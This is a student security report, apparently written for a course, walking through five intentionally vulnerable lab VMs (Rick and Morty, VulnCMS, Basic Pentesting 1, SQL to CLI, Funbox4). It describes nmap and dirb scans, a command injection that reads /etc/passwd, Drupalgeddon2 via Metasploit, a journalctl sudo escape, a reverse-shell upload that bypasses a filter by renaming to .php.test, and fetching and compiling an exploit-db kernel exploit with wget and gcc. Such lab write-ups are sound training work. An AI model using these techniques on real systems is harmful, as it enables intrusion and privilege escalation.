# RAPPORT SECRUITE DES SI VM « Rickdicously easy »

On repère en démarrant la VM l’IP cible : 192.168.228.149:9090

On commence par effectuer un scan de l’intégralité des ports de la VM à l’aide de la commande :

nmap -p- -oA nmap 192.168.228.149

On obtient :

Une image contenant texte


Description générée automatiquement

On voit que le port ftp est ouvert

Nous nous rappelons que dans les scripts présentés lors de la séance de TD un des scripts porte le nom ftp-anon testons le sur la VM !

## FLAG 1 :

nmap --script=ftp-anon 192.168.228.149



(on observe le fichier "FLAG.txt")

on commence une connexion ftp avec login = anonymous

mdp = ""

une fois rentrer sur le ftp de la machine avec un ls -l on voit que le flag est dans notre répertoire



avec un less FLAG.txt on recup le contenu du fichier


Une image contenant texte

Description générée automatiquement

# FLAG 2:

On a l’information que le port 80 est ouvert donc on obtient un site HTTP, en se connectant avec 192.168.228.148 :80 depuis un navigateur or on sait qu’il existe une page admin (Zeus Admin) on essaye alors de se connecter avec ce port (192.168.228.149 :9090)

On obtient :



## FLAG 3 :

Grace a notre nmap, on a détecté deux ports plutôt étranges qui ont comme statues « inconnus »

avec netcat, qui est un utilitaire permettant d'ouvrir des connexions réseau, que ce soit UDP ou TCP et la commande nc 192.168.228.149 13337 on a :



## FLAG 4:

Pareil avec nc 192.168.228.149 60000 on a :

Une image contenant texte

Description générée automatiquement


## FLAG 5 :

le site internet de la machine ne présente rien de particulier (ni même dans le code source)

Cependant avec dirb, qui permet de lister les répertoires des sites web et la commande

dirb http://192.168.228.149

on trouve des pages intéressantes tels que :



le site de la machine cible présente une section /passwords, allons-y !

Une image contenant texte

Description générée automatiquement

Allons, dans le dossier flag.txt :

Une image contenant texte

Description générée automatiquement


Sur la page password.html, on observe aussi un password caché dans le code source « winter »

Une image contenant texte

Description générée automatiquement

## FLAG 6 :

Et en effet, en tapant cela on arrive sur cette page (@IP/robots.txt)



Seul le tracertool est utile, grâce à lui, on effectue une injection sql avec

@IP; whoami et on obtient :

Une image contenant texte

Description générée automatiquement

On obtient apache comme OS.

on sait que sous apache les users sont stockés dans le /etc/passwd et avec :

@IP; less /etc/passwd

on obtient une liste d'utilisateurs :

Une image contenant texte

Description générée automatiquement

Apres avoir testé les trois utilisateurs (rick, morty et summer) avec le mdp winter sur le port 22222 on arrive à se connecter avec le compte « summer »

Une image contenant texte

Description générée automatiquement

et a récuperer le flag :

Une image contenant texte

Description générée automatiquement

## FLAG 7 :

dans le répertoire de Morty on a :

Une image contenant texte


Description générée automatiquement

en l'ouvrant avec vi on a : File: /home/Morty/journal.txt.zip. Password: Meeseek :

Une image contenant texte, clavier

Description générée automatiquement

puis en le dézippant à l’aide de la commande unzip et en ouvrant le fichier dézipper on obtient :



Et avec less journal.txt on a :

Une image contenant texte

Description générée automatiquement

## FLAG 8 :

Si l’on va ensuite ensuite dans le répertoire de Rick, on observe cela :



Safe est affiché en vert ce qui signifie qu’il s’agit d’un exécutable


En l’exécutant on obtient :



Or le dernier flag présentait une suite de nombre « 13133 » si on le met avec la commande :

./safe 13133

On obtient alors :



On a donc réussi à obtenir 8 drapeaux !

# RAPPORT SECRUITE DES SI VM « VulnCMS »

En effectuant une requête SSH avec un clic droit depuis VMWare on obtient l’adresse IP de la machine cible : 192.168.228.150

Un nmap sur tous les ports de la machine nous donne ces infos :

Une image contenant texte

Description générée automatiquement

Avec un scan agressif on obtiendra surement plus d’informations :

Une image contenant texte

Description générée automatiquement

On peut observer différents numéros de version notamment de Wordpress

Avec la ligne « http-generator » on sait avec quels CMS a été codé le site on a

* Wordpress
* Joomla
* Drupal


Avec 192.168.228.150 :5000/8081/9001 dans le navigateur, on apprend que :

* WP tourne sur le port 5000
* Joomla sur le port 8081
* Drupal sur le port 9001,

tous ces ports sont « ouverts » selon notre scan

Internet nous informe que drupal 7 est vulnérable a l’exploit druapalgeddon.

On va alors allez chercher cet exploit :



Bonne nouvelle ! il existe on va prendre la version numéro 2.

On configure notre exploit grâce aux options possibles donnée par la commande show options et aux infos que nous avons sur notre cible :

Une image contenant texte

Description générée automatiquement

On arrive alors sur une ligne de commande assez bizarre :

Une image contenant texte

Description générée automatiquement

Avec un ls on obtient beaucoup d’informations après être allez chercher un peu partout on se rend compte qu’il y a un fichier particulièrement intéressant dans le dossier misc (tyrell.pass):

(à l’aide de la commande bash -i on prend un interpréteur de commande meilleur car naviguer dans les fichiers avec meterpreter est horrible !)

Une image contenant texte

Description générée automatiquement

On a alors un login et un mdp d’utilisateur !

On va alors les essayer en se connectant via ssh a la machine puisque le port 22 est ouvert :

Une image contenant texte

Description générée automatiquement

Cela fonctionne.

Ls ne donne rien le répertoire est vide.

Cependant en essayant de devenir sudo avec la commande sudo -l on obtient un drôle de message :

Une image contenant texte

Description générée automatiquement

On observe que l’on nous demande une piste /bin/journalctl en en exécutant la commande sudo avec ce qu’il y a derrière le /bin on tombe sur beaucoup de ligne


Si l’on appuye sur « ! » pour écrire une commande et que nous tapons comme tout a l’heure bash -i pour obtenir un interpréteur de commande correcte :

Une image contenant texte


Description générée automatiquement

Nous sommes root !!!

Et on obtient alors :



En se baladant dans les répertoires, on trouve aussi un user.txt dans le répertoire de Elliot :




# RAPPORT SECRUITE DES SI VM « BASIC PENTESTING 1 »

Commençons par se loger sur la session invité (on n’a pas le choix)


On récupère notre adresse IP en ouvrant un terminal dessus et avec la commande ifconfig on récupère l’adresse 192.168.228.151.

On commence par un nmap sur cette adresse afin de repérer les ports ouverts comme à chaque fois :



On repère les ports ftp http et ssh ouvert


Commençons avec le port http, avec dirb voyons les répertoires associés au site :



On repère beaucoup de dossier dont un qui a attiré mon attention /secret/wp-admin

En arrivant sur la page de login j’essaye les logins de WordPress par défaut (login = admin mdp =admin)

Et bingo on passe la phase d’authentification et arrivons sur la page de management :



On peut observer plusieurs champs dont le champ « user » qui est assez intriguant.

Or comme le login et le mdp sont identique pour l’administrateur j’ai surement pensé que cette même personne pourrait avoir mis le même mdp également pour son utilisateur sur la machine distante et …. Cela est le cas avec le mdp marlinspike pour l’utilisteur marlinspike on accède à sa session et en ouvrant un terminal avec sudo -s on obtient l’acces root :


Une image contenant texte

Description générée automatiquement


# RAPPORT SECRUITE DES SI VM « SQL TO CLI »

Pour avoir l’adresse IP de la machine on fais un ifconfig sur la machine et cela nous donne 192.168.228.152.

On fait notre petit nmap :



On repère un site donc on effectue un dirb sur le site :




On repère un /admin qui peut être intéressant mais aussi un /classes qui nous renvoie ceci :

Une image contenant texte

Description générée automatiquement

Le fichier user.php nous intéresse mais ne s’ouvre pas peut être avec une injection SQL on pourrait l’ouvrir

Avec la commande :



On observe deux bases de données :

Une image contenant texte

Description générée automatiquement

Nous allons essayer d’attaquer la base de données « photoblog » car il s’agit du nom du site donc c’est certainement la plus intéressante à attaquer.

On exécute alors la commande :

Une image contenant texte

Description générée automatiquement

On obtient :


Une image contenant texte

Description générée automatiquement

On a enfin trouvé notre catégorie user.php allons dedans !

A l’aide de la commande :



Grace aux différentes interactions, on peut brute force le mot de passe assez facilement :  


Essayons maintenant de nous connecter aux site web grâce a ses login et mdp :

Une image contenant texte

Description générée automatiquement

Cela fonctionne et nous voici sur la page d’administration.

Nous voyons que nous pouvons rajouter un article en cliquant sur new article :

Une image contenant texte

Description générée automatiquement

Cela semble parfait pour une injection SQL à l’aide d’un script intitulé web\_shell.php

Cependant, si l’on veut le mettre sur le site avec un .php une sécurité nous en empêche en retournant :



Pour contourner ça il suffit seulement de renommer notre fichier .php.test, avec cette extension différente du .php de base le script est accepté sur le site:

Une image contenant texte

Description générée automatiquement

Celui-ci un script de reverse shell tcp : nous permettant d’ouvrir un shell grâce à l’injection SQL.

Une image contenant texte

Description générée automatiquement

En renseignant l’adresse IP de notre kali et un port random avec en parallèle un nc -lvp sur ce même port on accède à un shell :

Une image contenant texte

Description générée automatiquement

Avec www-data cependant nous ne sommes pas root pour le moment, pour y accéder on va allez dans le répertoire /etc et ouvrir le fichier passwd :

Une image contenant texte, plaque, capture d’écran

Description générée automatiquement

On repere un utilisateur du nom de « debian live user »

Avec une recherche sur internet on trouve que le mdp d’un debian live user est « live »

Ainsi on peut se connecter en ssh a la machine sous le nom de debian live user :

Une image contenant texte

Description générée automatiquement

Pour être root il nous suffit de taper sudo -s :


Une image contenant texte

Description générée automatiquement

Nous sommes root de la machine !

# RAPPORT SECRUITE DES SI VM « FUNBOX4 »

Avec quelques difficultés, j’ai réussi à obtenir l’adresse IP de ma machine cible :



On voit que l’adresse MAC de ma machine cible (donné par VirtualBox) correspond à l’IP 10.0.2.5

Faisons d’abord on nmap sur cette adresse afin de découvrir quels ports sont ouverts :

Une image contenant texte

Description générée automatiquement

On observe que les ports 22, 80, 110 et 143 sont ouvert.

Testons tout d’abord le port 80 on obtient alors le site d’apache par défaut :

Une image contenant texte

Description générée automatiquement

On essaye comme d’habitude de faire un dirb sur l’adresse du site :

Une image contenant texte

Description générée automatiquement

Celui-ci ne donne rien de concluant.

Cependant, dans les hints de la VM, on nous dit de faire attention à la « casse » on se doute alors que l’un des fichiers est en majuscule.

Après plusieurs essais de fichiers aléatoire je suis tombé sur ROBOTS.TXT :

Une image contenant texte

Description générée automatiquement

A la toute fin du fichier on repère quelque chose d’intéressant :

Une image contenant texte

Description générée automatiquement

Avec un dir sur ce répertoire on tombe sur une page upload.php cela semble très intéressant pour nous alors allons l’explorer :

Une image contenant texte

Description générée automatiquement

Pour notre script nous allons reprendre notre script de reverse\_shell, celui disponible sur internet.

A l’intérieur nous allons laisser les mêmes paramètres IP = VM (kali) et un port aléatoire, ici 3333 :

Une image contenant texte

Description générée automatiquement

Mais avant cela, il nous faut initier la connexion à ce port à l’aide de la commande :

Une image contenant texte

Description générée automatiquement

On peut voir ici que nous somme connecter à un shell.

Afin d’avoir un vrai shell nous exécutons la commande bash -i :

Et nous décidons d’allez dans le répertoire /home :

Une image contenant texte

Description générée automatiquement

A l’aide de la commande unname -r nous obtenons la version de Unbuntu :

Une image contenant texte

Description générée automatiquement

En effectuant des recherches sur internet on trouve

« Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation is vulnerable »

J’ai décidé de reprendre la suite de commande lié a cette vulnérabilité et de l’upload sur le site :

**wget https://www.exploit-db.com/raw/45010**

* **mv 45010 45010.c**
* **gcc 45010.c**
* **ls -ltr**

on retrouve le script (a.out) :

Une image contenant texte

Description générée automatiquement

En exécutant ce script dans le rep :

Une image contenant texte

Description générée automatiquement

On accède au répertoire root et l’on trouve notre flag :

Une image contenant texte

Description générée automatiquement

Nous sommes root !